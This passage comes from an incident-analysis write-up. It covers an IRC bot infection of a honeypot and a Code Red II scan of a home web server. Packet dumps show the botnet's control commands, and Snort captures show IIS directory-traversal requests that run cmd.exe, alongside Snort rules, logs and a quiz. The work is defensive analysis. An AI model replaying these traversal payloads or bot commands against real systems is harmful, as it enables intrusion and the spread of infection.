0x0590  5a5b 2d36 3338 3820 3a45 6e64 206f 6620       Z[-6388.:End.of.
0x05a0  2f4d 4f54 4420 636f 6d6d 616e 642e 0d0a       /MOTD.command...
0x05b0  3a5d 5a5b 2d36 3338 3820 4d4f 4445 205d       :]Z[-6388.MODE.]
0x05c0  5a5b 2d36 3338 3820 3a2b 690d 0abf f618       Z[-6388.:+i.....
0x05d0  72                                            r
11:41:21.786128 my.ext.108.39.1934 > 211.236.5.116.6667: P 86:104(18) ack 1599
win 17520 (DF)
0x0000  4500 003a 4526 4000 7f06 5827 xxxx 6c27       E..:E&@...X'..l'
0x0010  d3ec 0574 078e 1a0b 9955 f0a4 880a 7c9f       ...t.....U....|.
0x0020  5018 4470 d40c 0000 6d6f 6465 205d 5a5b       P.Dp....mode.]Z[
0x0030  2d36 3338 3820 2b69 780a 3ec2 8482            -6388.+ix.>...
11:41:32.536128 my.ext.108.39.1934 > 211.236.5.116.6667: P 104:120(16) ack
1599 win 17520 (DF)
0x0000  4500 0038 4541 4000 7f06 580e xxxx 6c27       E..8EA@...X...l'
0x0010  d3ec 0574 078e 1a0b 9955 f0b6 880a 7c9f       ...t.....U....|.
0x0020  5018 4470 c613 0000 4a4f 494e 2023 726f       P.Dp....JOIN.#ro
0x0030  6f74 2066 7563 6b0a 318f 3da6                 ot.fuck.1.=.
11:41:32.846128 211.236.5.116.6667 > my.ext.108.39.1934: P 1599:3059(1460) ack
120 win 32648 (DF)
0x0000  4500 05dc 8145 4000 2a06 6b66 d3ec 0574       E....E@.*.kf...t
```

```
0x0010  xxxx 6c27 1a0b 078e 880a 7c9f 9955 f0c6       ..l'......|..U..
0x0020  5018 7f88 3d9c 0000 3a5d 5a5b 2d36 3338       P...=...:]Z[-638
0x0030  3821 7e41 646d 696e 4073 706f 6f66 6564       8!~Admin@spoofed
0x0040  2e6d 6f73 7361 642e 6f72 672e 3136 3631       .mossad.org.1661
0x0050  3637 3439 3620 4a4f 494e 203a 2372 6f6f       67496.JOIN.:#roo
0x0060  740d 0a3a 6d79 2e62 6f74 2e6e 6574 2033       t..:my.bot.net.3

<Continues…>
```

This IRC session, established with a remote IRC server, shows us some information (e.g. Your host is my.bot.net@0.0.0.0 running bahamut-1.4(36)). Bahamut is a DALnet IRC daemon maintained by a team on the #bahamut DALnet IRC channel[1]. We also get some information on the infected machine (Welcome to the Mossad IRC Network]Z[-6388!~Admin@my.ext.108.39). It gives IRC server settings, shows JOIN commands to a channel called #root, and also says that the server has 989 users of 990 maximum connected, which would explain all the server full messages received prior to a successful login.

Now with the server under control, commands are issued by users on the IRC server to the infected host. Here are some samples of the commands:

```
11:55:04.886128 211.236.5.116.6667 > my.ext.108.39.1934: P 21844:22002(158)
ack 704 win 32064 (DF)
0x0000  4500 00c6 fca1 4000 2606 f91f d3ec 0574       E.....@.&......t
0x0010  xxxx 6c27 1a0b 078e 880a cbb4 9955 f30e       ..l'.........U..
0x0020  5018 7d40 20d0 0000 3a78 7878 7821 7840       P.}@....:xxxx!x@
0x0030  7370 6f6f 6665 642e 6d6f 7373 6164 2e6f       spoofed.mossad.o
0x0040  7267 2e39 3431 3333 3330 3434 2050 5249       rg.941333044.PRI
0x0050  564d 5347 2023 726f 6f74 203a 216c 6f67       VMSG.#root.:!log
0x0060  696e 2066 7563 6b64 6172 6b0d 0a3a 7878       in.fuckdark..:xx
0x0070  7878 2178 4073 706f 6f66 6564 2e6d 6f73       xx!x@spoofed.mos
0x0080  7361 642e 6f72 672e 3934 3133 3333 3034       sad.org.94133304
0x0090  3420 5052 4956 4d53 4720 2372 6f6f 7420       4.PRIVMSG.#root.
0x00a0  3a21 7261 6e64 7363 616e 2032 3130 2e2a       :!randscan.210.*
0x00b0  2e2a 2e2a 2032 3130 2e32 3535 2e32 3535       .*.*.210.255.255
0x00c0  2e32 3535 0d0a 30db 2218                      .255..0.".


11:58:02.746128 my.ext.108.39.1934 > 211.236.5.116.6667: P 805:896(91) ack
23453 win 16069 (DF)
0x0000  4500 0083 5a88 4000 7f06 427c xxxx 6c27       E...Z.@...B|..l'
0x0010  d3ec 0574 078e 1a0b 9955 f373 880a d1fd       ...t.....U.s....
0x0020  5018 3ec5 66eb 0000 5052 4956 4d53 4720       P.>.f...PRIVMSG.
0x0030  2372 6f6f 7420 3a02 0332 5b02 0331 3473       #root.:..2[..14s
0x0040  6361 6e6e 6572 0203 325d 0203 3134 2073       canner..2]..14.s
0x0050  7461 7274 696e 6720 7363 616e 2066 726f       tarting.scan.fro
0x0060  6d3a 2036 382e 3131 382e 3131 2e31 3730       m:.68.118.11.170
0x0070  2074 6f20 3638 2e32 3535 2e32 3535 2e32       .to.68.255.255.2
0x0080  3535 0a06 7fa9 fb                             55.....

11:58:27.536128 211.236.5.116.6667 > my.ext.108.39.1934: P 23568:23724(156)
ack 896 win 31872 (DF)
0x0000  4500 00c4 855b 4000 2606 7068 d3ec 0574       E....[@.&.ph...t
0x0010  xxxx 6c27 1a0b 078e 880a d270 9955 f3ce       ..l'.......p.U..
0x0020  5018 7c80 3a40 0000 3a78 7878 7821 7840       P.|.:@..:xxxx!x@
0x0030  7370 6f6f 6665 642e 6d6f 7373 6164 2e6f       spoofed.mossad.o
0x0040  7267 2e39 3431 3333 3330 3434 2050 5249       rg.941333044.PRI
0x0050  564d 5347 2023 726f 6f74 203a 216c 6f67       VMSG.#root.:!log
```

```
0x0060  696e 2066 7563 6b64 6172 6b0d 0a3a 7878       in.fuckdark..:xx
0x0070  7878 2178 4073 706f 6f66 6564 2e6d 6f73       xx!x@spoofed.mos
0x0080  7361 642e 6f72 672e 3934 3133 3333 3034       sad.org.94133304
0x0090  3420 5052 4956 4d53 4720 2372 6f6f 7420       4.PRIVMSG.#root.
0x00a0  3a21 7261 6e64 7363 616e 2036 382e 2a2e       :!randscan.68.*.
0x00b0  2a2e 2a20 3638 2e32 3535 2e32 3535 2e32       *.*.68.255.255.2
0x00c0  3535 0d0a bc40 d05d                           55...@.]

<edit>
0x00e0  2e39 3431 3333 3330 3434 2050 5249 564d       .941333044.PRIVM
0x00f0  5347 2023 726f 6f74 203a 2173 746f 7073       SG.#root.:!stops
0x0100  6361 6e0d 0a3a 7878 7878 2178 4073 706f       can..:xxxx!x@spo
0x0110  6f66 6564 2e6d 6f73 7361 642e 6f72 672e       ofed.mossad.org.
<edit>

11:58:02.376128 my.ext.108.39.1934 > 211.236.5.116.6667: P 704:805(101) ack
23397 win 16125 (DF)
0x0000  4500 008d 5a6e 4000 7f06 428c xxxx 6c27       E...Zn@...B...l'
0x0010  d3ec 0574 078e 1a0b 9955 f30e 880a d1c5       ...t.....U......
0x0020  5018 3efd 86c4 0000 5052 4956 4d53 4720       P.>.....PRIVMSG.
0x0030  2372 6f6f 7420 3a02 0332 5b02 0331 3473       #root.:..2[..14s
0x0040  6361 6e6e 6572 0203 325d 0203 3134 2073       canner..2]..14.s
0x0050  6361 6e6e 696e 6720 6f66 2032 3130 2e34       canning.of.210.4
0x0060  312e 3232 382e 3531 2074 6f20 3231 302e       1.228.51.to.210.
0x0070  3235 352e 3235 352e 3235 3520 7374 6f70       255.255.255.stop
0x0080  7065 6420 6279 2078 7878 7821 0a2e 499a       ped.by.xxxx!..I.
0x0090  d4                                            .
```

Reading through the packet payload data, the '!randscan' command is targeted at IP ranges which are identical to those which the infected server began to scan on port 445. RandScan is actually a free IP / port scanning tool available on the Internet, so it's a good possibility that one of the files copied to the server is a hidden RandScan executable. As you can see, there are also stop commands being issued (!stopscan). The individuals controlling the infected server are definitely trying to find more vulnerable hosts the same way in which they probably found this one.

Correlations

There are lots of references to port 445 scans as well as IRC trojans. VirusList.com makes mention of a worm / trojan combination which scans on port 445 and is quite recent[2]. Symantec reported a trojan called Backdoor.IRC.Zcrew which shares similarities to this attack in regards to IRC traffic[3]. Incidents.org reported on March 8th, 2003 "widespread Win2k file share scanning (port 445). Drop all port 445 traffic on firewalls (in addition to 135-139)"[4].

On March 6th, I posted some of what I found on the incidents@securityfocus.com mailing list, as there were some lengthy conversations going on in regards to TCP 445 scans. I received several responses from individuals that said this is most likely a variant of one of the more popular worms / trojans, and requested that I send them the files so that they could perform an analysis (which I was more than happy to do). Apparently there is a 'crew' who built their own IRC worm / trojan combination and are using

it to infect computers. This certainly correlates with what I found when I did a scan of the server with McAfee's FreeScan application available at their website. It discovered several files infected with different virus names:

List of Infected Files

File Name	Virus Name
C:\WINNT\system32\explore.EXE	IRC/Flood.k.dr
C:\WINNT\system32\explorer.exe	BackDoor-GI
C:\WINNT\system32\iiscache.dll	IRC/Flood.bi
C:\WINNT\system32\navdb.dbx	IRC/Flood.am
C:\WINNT\system32\rcfg.ini	IRC/Flood.bi
C:\WINNT\system32\rconnect.exe	SlimFTP
C:\WINNT\system32\SECURE.BAT	IRC/Flood.bi
C:\WINNT\system32\STDE9.exe	IRC-Sdbot
C:\WINNT\system32\syscfg32.exe	IRC-Sdbot
C:\WINNT\system32\v32driver.bat	IRC/Flood.bk
C:\WINNT\system32\web.swf	IRC/Flood.bi

It looks like they were using a number of infected files, not necessarily part of the same worm / trojan. I searched quite rigorously on the Internet to see if I could find all of these files used in the same worm, but could not. I am however, quite willing to entertain the idea that not necessarily all of these files were used, just installed.

Also at this time, the list was posting information about the new Deloder worm, which infected machines via port 445 as well[5]. However, some of this worm's key files were not present in the one I detected, so that was ruled out.

Evidence of Active Targeting

As mentioned earlier, this was most likely a general scan of an external network subnet on port 445. Once the open port was found, the server was actively targeted by the remote host to install the IRC bot and begin issuing commands to the now infected server.

Severity

The following formula is used in calculating the severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 1

This is a honeypot server. It isn't critical at all.

Lethality: 3

Although not much real damage is done to the server, the fact that it is now under control by a hostile entity definitely increases the risk to the environment. In addition, using the server to rapidly scan on port 445 and infect other systems makes it even more dangerous. The trojans listed in the virus scan were mostly considered low risk by McAfee and Symantec, however I would call this at least a medium risk due to the fact that the server now is in someone else's control, and has a means to find other vulnerable hosts.

System Countermeasures: 1

Windows 2000 Server, no patches, no virus protection, no host based IDS or firewall, weak administrator password. This server is a big open hole.

Network Countermeasures: 3

Active stateful inspection firewall, Snort IDS, and network address translation. The firewall permits some traffic into the server (port 1433, 445), but does not permit port 445 out. Unfortunately, at the time, IRC was permitted out from internal networks and allowed the remote host. Once the server was compromised on port 445, it was permitted to talk back and forth via the IRC bot.

Therefore:

$(1 + 3) – (1 + 3) = 4 – 4 = 0$

Nothing to get too excited about as this is just a honeypot; however some steps need to be taken to close this vulnerability off.

Defensive Recommendations

Immediate:

- Close the firewall to any traffic coming from or going to the infected server.
- Install and run a virus scanning utility and clean or remove the infected files.
- Reinstall a firewall policy that does not allow port 445 incoming to the server (or to the internal network at all).

Proactive:

- Do not open port 445 into the internal network.
- Perform regular virus and trojan checks on servers.
- Move any server which allows incoming traffic from the Internet to a demilitarized zone (DMZ).
- Strengthen the system / user passwords (implement Windows password complexity requirements on the local security policy).

This server probably should never have been sitting inside the internal network. A DMZ is definitely the right place for it, especially if it is a honeypot that one wants infected with something. Although there is a great deal of control with a firewall and address translation, it still left the internal workstation or workstations exposed to infection if the server had a virus that could automatically spread itself across its own subnet. Furthermore, the Administrator password was set to 'password'. Once the password was changed to one with one number, one upper case, and one special character, it was put back out on the Internet to see if it could be infected again. One week passed and no worm could infect the server. This demonstrates that even without virus protection, a proper password scheme can help to secure a server against a possible compromise.

Multiple Choice Test Question

If a machine is infected with an IRC bot, what sort of traffic is likely to be found? (Choose the best answer)

a) A great deal of DNS traffic trying to resolve IRC servers.
b) The infected host receiving TCP traffic on a common IRC port (ex: 6667).
c) The infected host sending TCP traffic on a common IRC port (ex: 6667).
d) The infected host performing scans on external IP addresses.

Answer: c

If infected with an IRC bot, a host effectively becomes an IRC client, so TCP traffic will be seen destined to an external server on a common IRC port, generally between 6660 – 6667.

An IRC bot does not act as an IRC server, and therefore traffic will not be seen destined to the host on an IRC port. DNS traffic is generally not indicative of an IRC bot, as servers are usually specified by IP. Even if a name needs to be resolved, one or a few name resolutions are not going to cause a lot of DNS traffic. And although port scans were found in this case, the scanning was performed by individuals controlling the infected host. IRC bots do not generally come with scanning tools; they are usually loaded on the host after the infection has taken place.

References

1) Bahamut IRCd Team. "Bahamut IRCd – The DALnet IRCd". URL: http://bahamut.dal.net/ Viewed: March 8, 2003.

2) "Randon Threatens Port 445! – A new blended worm / trojan appears". Viruslist.com. March, 2003. URL:

http://www.viruslist.com/eng/index.html?tnews=1001&id=59750 Viewed: March 8, 2003.

3) Pan, Jason. “Backdoor.IRC.Zcrew”. Symantec Security Response. February, 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.irc.zcrew.html Viewed: March 10, 2003.

4) “Incident Storm Center”. Incidents.org. URL: http://isc.incidents.org Viewed: March 8, 2003.

5) Knowles, D.; Sevcenco, S. “W32.HLLW.Deloder”. Symantec Security Response. March, 2003. URL: http://www.symantec.com/avcenter/venc/data/w32.hllw.deloder.html Viewed: March 15, 2003.

Detect 2: An Attempted System Compromise Using the Code Red II Exploit

After upgrading the sniffer used on the external side of my home network, it picked up some scans against my web server. The following alerts were triggered.

```
[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/26-05:16:08.918379 24.47.19.144:1038 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:30539 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x2209041E  Ack: 0x78198F02  Win: 0x4470  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]

[**] [1:1288:5] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentially vulnerable web application] [Priority:
2]
04/26-05:16:11.132957 24.47.19.144:1137 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:30737 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x2254BDE8  Ack: 0x780AC9C0  Win: 0x4470  TcpLen: 20

[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/26-05:16:13.625437 24.47.19.144:1173 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:30950 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x22743782  Ack: 0x78273737  Win: 0x4470  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]

[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/26-05:16:16.373184 24.47.19.144:1274 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:31180 IpLen:20 DgmLen:185 DF
***AP*** Seq: 0x22BF4C10  Ack: 0x77FD1119  Win: 0x4470  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]

[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/26-05:16:18.926188 24.47.19.144:1314 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:31415 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x22E9FA8C  Ack: 0x786B0A71  Win: 0x4470  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]

[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/26-05:16:21.891037 24.47.19.144:1415 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:31632 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x233731FB  Ack: 0x78A6DF1B  Win: 0x4470  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]

[**] [1:1113:4] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/26-05:16:24.859779 24.47.19.144:1485 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:31868 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x237370C9  Ack: 0x787FFA65  Win: 0x4470  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS297]
```

There were quite a few more directory traversal attempts. The Snort logs picked up the payload of the attacks.

```
[**] WEB-MISC http directory traversal [**]
04/26-05:16:08.918379 24.47.19.144:1038 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:30539 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x2209041E  Ack: 0x78198F02  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  255c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-FRONTPAGE /_vti_bin/ access [**]
04/26-05:16:11.132957 24.47.19.144:1137 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:30737 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x2254BDE8  Ack: 0x780AC9C0  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F 2E 2E  GET /_vti_bin/..
25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E  %255c../..%255c.
2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E  ./..%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31  xe?/c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-MISC http directory traversal [**]
04/26-05:16:13.625437 24.47.19.144:1173 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:30950 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x22743782  Ack: 0x78273737  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 5F 6D 65 6D 5F 62 69 6E 2F 2E 2E  GET /_mem_bin/..
25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E  %255c../..%255c.
2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E  ./..%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31  xe?/c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-MISC http directory traversal [**]
04/26-05:16:16.373184 24.47.19.144:1274 -> my.ext.108.39:80
TCP TTL:115 TOS:0x0 ID:31180 IpLen:20 DgmLen:185 DF
***AP*** Seq: 0x22BF4C10  Ack: 0x77FD1119  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 32 35  GET /msadc/..%25
35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 2E  5c../..%255c../.
2E 25 32 35 35 63 2F 2E 2E 25 63 31 25 31 63 2E  .%255c/..%c1%1c.
2E 2F 2E 2E 25 63 31 25 31 63 2E 2E 2F 2E 2E 25  ./..%c1%1c../..%
63 31 25 31 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%1c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-MISC http directory traversal [**]
04/26-05:16:21.891037 24.47.19.144:1415 -> my.ext.108.39:80
```

```
TCP TTL:115 TOS:0x0 ID:31632 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x233731FB  Ack: 0x78A6DF1B  Win: 0x4470  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%2f../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

Source of Trace

This trace was captured on my home network, a single class C subnet connected to the Internet via a broadband cable ISP. Please see Appendix A, Network Diagram 1 for a network map, version updates 1 through 3.

Detect Was Generated By

This detect was obtained from an external Snort sensor / tcpdump sniffer residing on the public side of my high speed Internet connection.

Probability the Source Address Was Spoofed

There is a very low probability of spoofing in this case. Disregarding the fact that a full TCP handshake was completed and then data transmitted, 24.47.19.144 has a DNS entry of ool-182f1390.dyn.optonline.net and is a valid IP for the Optimum Online high speed service. A hijacked session is also unlikely, as the first push of data received from the source IP was part of this series of attacks. There was no legitimate data transmitted.

Description of the Attack

This series of attacks, at first, appears to be an attempt to compromise a web server using CGI scripts and traverse directories by adding '..' to the request. This could allow access to parent directories, and eventually allow the attacker to gain access to the root directory of the server. The two rules triggered are defined in the Snort rule base as follows.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-FRONTPAGE /_vti_bin/
access";flow:to_server,established; uricontent:"/_vti_bin/";
nocase; classtype:web-application-activity; sid:1288;  rev:5;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-MISC http directory traversal";
flow:to_server,established; content: "../";
reference:arachnids,297; classtype:attempted-recon; sid:1113;
rev:4;)
```

The second one is quite generic, and could be related to any number of attacks. The arachNIDS entry for the traversal attempts signature references many CVE entries as examples[1].

CVE-1999-0842 - Symantec Mail-Gear 1.0 web interface server allows remote users to read arbitrary files via a .. (dot dot) attack.

CVE-1999-0887 - FTGate web interface server allows remote attackers to read files via a .. (dot dot) attack.

CVE-2000-0436 - MetaProducts Offline Explorer 1.2 and earlier allows remote attackers to access arbitrary files via a .. (dot dot) attack.

CVE-2000-0443 - The web interface server in HP Web JetAdmin 5.6 allows remote attackers to read arbitrary files via a .. (dot dot) attack.

This is much too generic to get any useful information from. With the great number of web vulnerabilities roaming the Internet, it would be good to know what specific attacks these traversal attempts could be. We have the tcpdump binary log file in our possession, so it may be worth the time to disable the web traversal rule and see if any other rules trigger when Snort is run against the log file.

The following command is run to filter out the attacker from the 300+ MB log file.

```
tcpdump -Xnnr tcp-04-23-03.log -s 0 -w attacker.log 'host
24.47.19.144'
```

The resulting log file is run through the Snort rule base with the directory traversal rule disabled. No results were returned other than the FrontPage alert triggered before. However, the WEB-IIS rules are disabled, as I do not run IIS on this network. Enabling the WEB-IIS rules, the following alerts are triggered. Only the names are kept for brevity purposes.

```
[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Xref => http://www.cert.org/advisories/CA-2001-19.html]

[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Xref => http://www.cert.org/advisories/CA-2001-19.html]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]

[**] [1:1945:1] WEB-IIS unicode directory traversal attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1288:5] WEB-FRONTPAGE /_vti_bin/ access [**]

[**] [1:1286:5] WEB-IIS _mem_bin access [**]
```

```
[**] [1:982:6] WEB-IIS unicode directory traversal attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:982:6] WEB-IIS unicode directory traversal attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]

[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:983:6] WEB-IIS unicode directory traversal attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:970:5] WEB-IIS multiple decode attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333]

[**] [1:970:5] WEB-IIS multiple decode attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333]

[**] [1:970:5] WEB-IIS multiple decode attempt [**]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
```

That is a bit more information to go on. Most of these have a specific CVE or CERT entry.

CERT Coordination Center

CA-2001-19 - "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL.

Common Vulnerabilities and Exposures

CVE-2000-0884 - IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.

CAN-2001-0333 - Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.

Microsoft Advisories

MS01-044 - 15 August 2001 Cumulative Patch for IIS
MS00-078 - Patch Available for 'Web Server Folder Traversal' Vulnerability
MS01-026 - 14 May 2001 Cumulative Patch for IIS

This combination of alerts is known to be triggered by Code Red II access attempts. The remote machine is likely running some sort of scanning script to check and see if a host is infected with Code Red II.

Attack Mechanism

There have been reports of late of a new variant on the Code Red II worm, called Code Red F. It follows the same attack pattern as its predecessor, using a buffer overflow vulnerability in Microsoft's IIS 4.0 and 5.0 found in the idq.dll file. Once a server is infected, it performs a scanning routine to attempt to find other vulnerable IIS servers. While the scanning routine is running, cmd.exe is copied from %WINDIR%\system32 to the following folders.

- C:\Inetpub\scripts\root.exe
- D:\Inetpub\scripts\root.exe
- C:\Progra~1\Common~1\System\MSADC\Root.exe
- D:\Progra~1\Common~1\System\MSADC\Root.exe

Once a few registry keys are added, a hacker can control the web server by sending HTTP GET requests to run scripts/root.exe. The worm also inserts a trojan under C:\Explorer.exe or D:\Explorer.exe, which, because of the way Windows searches for paths, will be executed on system restart. The purpose is of which is to ensure that the registry keys are modified[2].

The difference between Code Red F and Code Red II is that the new variant will not restart the system if the year is greater than 2001_2. Whether the attacker is searching for Code Red II or its 'F' variant is a mystery, as the attack mechanisms are identical.

We did get the access attempts recorded in the Apache web server logs.

Access log:

```
\24.47.19.144,\20030426060708,\404,\276,\"text/html",\"/scripts/root.exe",\"-",\
"-"
\24.47.19.144,\20030426060711,\404,\274,\"text/html",\"/MSADC/root.exe",\"-",\"-
"
\24.47.19.144,\20030426060717,\404,\284,\"text/html",\"/c/winnt/system32/cmd.exe
"
,\"-",\"-"
\24.47.19.144,\20030426060719,\404,\284,\"text/html",\"/d/winnt/system32/cmd.exe
"
,\"-",\"-"
\24.47.19.144,\20030426060722,\404,\298,\"text/html",\
"/scripts/..%5c../winnt/system32/cmd.exe",\"-",\"-"
\24.47.19.144,\20030426060724,\404,\315,\"text/html",\
"/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe",\"-",\"-"
\24.47.19.144,\20030426060727,\404,\315,\"text/html",\
"/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe",\"-",\"-"
\24.47.19.144,\20030426060730,\404,\331,\"text/html",\
"/msadc/..%5c../..%5c../..%5c/..Á../..Á../..Á../winnt/system32/cmd.exe",\
```

```
"-",\"-"

<Continues…>
```

Error log:

```
[Sat Apr 26 06:07:08 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/scripts
[Sat Apr 26 06:07:11 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/MSADC
[Sat Apr 26 06:07:17 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/c
[Sat Apr 26 06:07:19 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/d
[Sat Apr 26 06:07:22 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/scripts
[Sat Apr 26 06:07:24 2003] [error] [client 24.47.19.144] File does not exist:
/usr/local/www/htdocs/www.got-vtec.net/_vti_bin
